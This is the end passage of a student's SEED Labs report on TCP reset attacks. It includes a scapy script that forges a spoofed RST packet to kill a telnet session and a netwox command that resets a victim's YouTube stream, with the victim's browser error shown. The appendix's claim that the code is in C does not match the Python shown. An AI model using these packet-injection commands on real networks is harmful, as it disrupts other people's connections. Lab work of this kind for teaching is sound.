```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.6", dst="10.0.2.5")
tcp = TCP(sport=45132, dport=23, flags="RA", seq=238728331, ack
    =3082051888)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

3.3.3 TCP RST Attacks on Video Streaming Applications


Hey! The Mandalorian Season 2!



Oh no, some alien attacked us...

```
[09/12/20]seed@ATTACKER:~$ sudo netwox 78 --filter "host 10.0.2.5"
```

Ooops. . .


VICTIM [Running]
Problem loading page - Mozilla Firefox
En
3:48 PM
File Edit View History Bookmarks Tools Help
Problem loading page
https://www.youtube.com/watch?v=Z
Most Visited
SEED Labs
Sites for Labs
Secure Connection Failed
The connection to the server was reset while the page was loading.
The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
Please contact the website owners to inform them of this problem.
Learn more...
Report errors like this to help Mozilla identify and block malicious sites
Try Again
Left ⌘

4 Appendix

1. This report is written in LaTeX and the code is written in C.
2. 'gcc filename.c -lcrypto' assumes that the code is written in a file called 'filename.c'.

References

[1] SEED Labs *SEED Ubuntu16.04 VM (32-bit)*. Syracuse University: Wenliang Du, 2020, https://seedsecuritylabs.org/index.html

[2] VirtualBox *Download VirtualBox (Old Builds): VirtualBox 6.0*. ORACLE, 2020, https://www.virtualbox.org